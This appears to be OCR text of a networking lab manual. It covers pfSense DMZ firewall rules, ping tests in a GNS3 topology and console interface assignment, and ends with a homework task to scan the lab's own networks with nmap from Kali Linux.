
1. Navigate back to *Firewall –> Rules–>DMZ*

1.1. Add another rule, below the others, with the following settings:

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	ICMP
ICMP Subtypes	Any
Source	DMZ net
Destination	Any
Description	Allow for Pings

1.2. *Save* and *Apply Changes*

2. Verify that you now have three firewalls in place for the DMZ network


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Not secure
https://99.99.99.1/firewall_rules.php?if=opt1
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / DMZ

The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress.

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
□	✗	0/420 B	IPv4 *	DMZ net	*	LAN net	*	*	none		Separating the LAN from the DMZ	
□	✓	80/139 KiB	IPv4 TCP/UDP	DMZ_Internet_ Enabled_Hosts	*	*	Internet_ Ports	*	none		Allow DMZ Internet access	
□	✓	0/0 B	IPv4 ICMP any	DMZ net	*	*	*	*	none		Allow for pings	


Figure 32 – DMZ firewall rules

3. Test the communication of the network as it currently stands

   3.1. From the Webserver, ping the External PC (it should be successful)

   3.2. From PC1, ping the webserver (it should be successful)

   3.3. From the External PC, ping the Webserver…


TightVNC: QEMU (Firefox31.1.1~2-1)
Private Browsing - Mozilla Firefox
Connecting…
20.0.0.8:80
Google
Terminal

Private Browsing

Firefox won't remember any history for this window.

In a Private Browsing window, Firefox won't keep any
browser history, sear
form history, cookies,
However, files you do
will be kept.

To stop Private Brows

While this comput
history, your inter

```
gns3@box:~$ ping 20.0.0.8
PING 20.0.0.8 (20.0.0.8): 56 data bytes
^C
--- 20.0.0.8 ping statistics ---
25 packets transmitted, 0 packets received, 100% packet loss
gns3@box:~$
```

Figure 33 – External PC failed to see webserver

> Failure! Whether we try to ping or view the default Apache webpage, the external PC is unable to communicate with our DMZ. So how are people going to be able to reach our webserver?

End of Lab

Deliverables

Four screenshots are required to receive credit for completing this exercise:

- Screenshot of the GNS3 workspace with all devices placed and labeled (Phase II)
- Screenshot of the pfSense services dashboard after DHCP has been set up (Phase III)
- Screenshot of the web server successfully pinging a LAN PC and the Management PC (Phase IV)
- Screenshot of the 3 rules for the DMZ (Phase VII)


Homeworks

Assignment 1 – Scan the networks using Kali Linux and nmap

- Import a Kali Linux VM into the GNS3 environment. Use the same network settings as the other devices used in this chapter.
- Attach a cable from the Kali machine to a switch and run nmap looking for active IP addresses and open ports. (type `man nmap` at the command prompt to read instructions about using nmap)
    - Screenshot of ISP switch
    - Screenshot of Management Switch
    - Screenshot of DMZ switch
    - Screenshot of LAN Switch

RECOMMENDED GRADING CRITERIA:

- four screenshots
    - ISP has no open ports
    - Management has open ports
    - DMZ has open ports
    - LAN has open ports



pfSense-Firewall-1 configuration


Adapters: 4

Type: Intel PRO/1000 MT Desktop (82540EM)

Custom adapters: Configure custom adapters


☑ Allow GNS3 to use any configured VirtualBox adapter

Figure 2 – GNS3 pfSense template configuration




```
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 1


Valid interfaces are:

em0     08:00:27:00:00:01   (up) Intel(R) Legacy PRO/1000 MT 82540EM
em1     08:00:27:00:00:02   (up) Intel(R) Legacy PRO/1000 MT 82540EM
em2     08:00:27:00:00:03 (down) Intel(R) Legacy PRO/1000 MT 82540EM
em3     08:00:27:00:00:04 (down) Intel(R) Legacy PRO/1000 MT 82540EM

Do VLANs need to be set up first?
If VLANs will not be used, or only for optional interfaces, it is typical to
say no here and use the webConfigurator to configure VLANs later, if required.

Should VLANs be set up now [y|n]?
```

Figure 6 – List of pfSense interfaces ready to be assigned




```
If the names of the interfaces are not known, auto-detection can
be used instead. To use auto-detection, please disconnect all
interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection
(em0 em1 em2 em3 or a): em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(em1 em2 em3 a or nothing if finished): em1

Enter the Optional 1 interface name or 'a' for auto-detection
(em2 em3 a or nothing if finished): em2

Enter the Optional 2 interface name or 'a' for auto-detection
(em3 a or nothing if finished): em3

The interfaces will be assigned as follows:

WAN  -> em0
LAN  -> em1
OPT1 -> em2
OPT2 -> em3

Do you want to proceed [y|n]? y
```

Figure 7 – pfSense interfaces correctly assigned



